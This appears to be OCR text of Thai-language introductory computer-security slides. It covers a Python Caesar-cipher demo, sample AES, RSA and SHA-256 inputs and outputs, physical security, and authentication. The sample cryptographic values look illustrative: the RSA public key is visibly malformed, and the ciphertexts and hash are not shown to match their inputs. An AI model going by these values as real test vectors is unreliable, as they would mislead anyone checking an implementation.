
```python
if __name__ == "__main__":
    message = input("Enter the message to encrypt: ")
    shift = int(input("Enter the shift value: "))

    encrypted_message = caesar_cipher_encrypt(message, shift)
    print("Encrypted message:", encrypted_message)

    decrypted_message = caesar_cipher_decrypt(encrypted_message, shift)
    print("Decrypted message:", decrypted_message)

```


Console
Shell
Enter the message to encrypt: This is a sound from Thailand
Enter the shift value: 5
Encrypted message: Ymnx nx f xtzsi kwtr Ymfnqfsi
Decrypted message: This is a sound from Thailand

“**ความปลอดภัยในระบบคอมพิวเตอร์ คือ**
ความปลอดภัยของข้อมูล, โปรแกรม, คอมพิวเตอร์, เครือข่าย รวมถึงผู้คนที่สามารถสร้างความเสียหายจากทั้งหายใน และ ภายนอกระบบ, การสูญหายของข้อมูล, การโจรกรรม และ ความหละหลวมในการเข้าถึงสิทธิ์บางอย่าง”

สรุปสั้น ๆ เกี่ยวกับความหมายของ Computer Security

Basic Cryptography


Symmetric Encryption
Secret Key
Same Key
Secret Key
Encryption
A4$h*L@9.
T6=#/>B#1
R06/J2.>1L
1PRL39P20
Decryption
Plain Text
Cipher Text
Plain Text

Algorithm: AES (Advanced Encryption Standard)

Symmetric Encryption

Input (Plaintext):


Hello, this is a secret message!

Key (Shared Secret):

MY_SECRET_KEY

Output (Ciphertext):

3f3d3a3a1af42c2e0d1a9b9a445e2216c063eb006d248b6f67d6e095a6b26e0f


Asymmetric Encryption
Public Key
Different Keys
Secret Key
Encryption
A4$h*L@9.
T6=#/>B#1
R06/J2.>1L
1PRL39P20
Decryption
Plain Text
Cipher Text
Plain Text

Algorithm: RSA (Rivest-Shamir-Adleman)

Asymmetric Encryption

Input (Plaintext):


Hello, this is a secret message!

Public Key:

-----BEGIN PUBLIC KEY----- MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDdlatRjRjogo3WojgGHFHYLugd UWAY9iR3fy4arWNA1KoS8kVw33cJibXrLvkRdWfRYXa8z50kW58ly-JS_suH_ctX ggL5P3C7kBqC5niA6COMzWt6jU0JFK6z6n0wY+9X0D5ijjjd1ti6XFO7yFxykB7M hLOsQujgOrzfdw3lfwIDAQAB ----- END PUBLIC KEY— —

Output (Ciphertext):

0d0a7d122fcc104aa340c2f6db7f68c1dc82d1f4ad66e4db4b08bc48c6222617b8c8d8165a22167c75cd3d7e3f2ab26 e92b9d9e6daa0c8d1bcb7b2e2fa8610be


Hashing
#SHA-2
f7ff9e8b7b
b2e09b709
35a5d785e
Occ5d9dOa
Plaintext
Hash Function
Hashed Text

SHA-256 (Secure Hash Algorithm 256-bit)

Hash Functions

Input (Plaintext):

Hello, this is a secret message!


Output (Hash):

f0be3d7a9bfd29dd0e7b4148e8e5bda2a0a6c26b8e42a53f7d0c9f75926b9d06

ว่าแต่ ทั้ง 3 ตัวนี้แตกต่างกันยังไง ?


Physical Security


SERVER ROOM
FACEBOOK
LET ME IN
[adult swim]
LET ME INNNNNN!!!
[adult swim]



SECURITY

We're tight on it



Visual Security

Visual Security

Ingress Security

Visual Security

Ingress Security

Egress Security

Logical Security


PASSPORT
PASSPORT

Authentication

Authorization

“โอเค ฉันคือคนที่ใช้อีเมล prayou@hotmail.com นะ !”

“โอเค ฉันคือคนที่ใช้อีเมล prayou@hotmail.com นะ !”

ระบบ : ชั้นจะเชื่อเธอได้ยังไงหรอ ? ว่าเธอคือ prayou ตัวจริง ?

“โอเค ฉันคือคนที่ใช้อีเมล prayou@hotmail.com นะ !”

ระบบ : ชั้นจะเชื่อเธอได้ยังไงหรอ ? ว่าเธอคือ prayou ตัวจริง ?


“อะ นี่ไง รหัสของฉันหนะ ! เอาไปเลยย”


Wireless Security

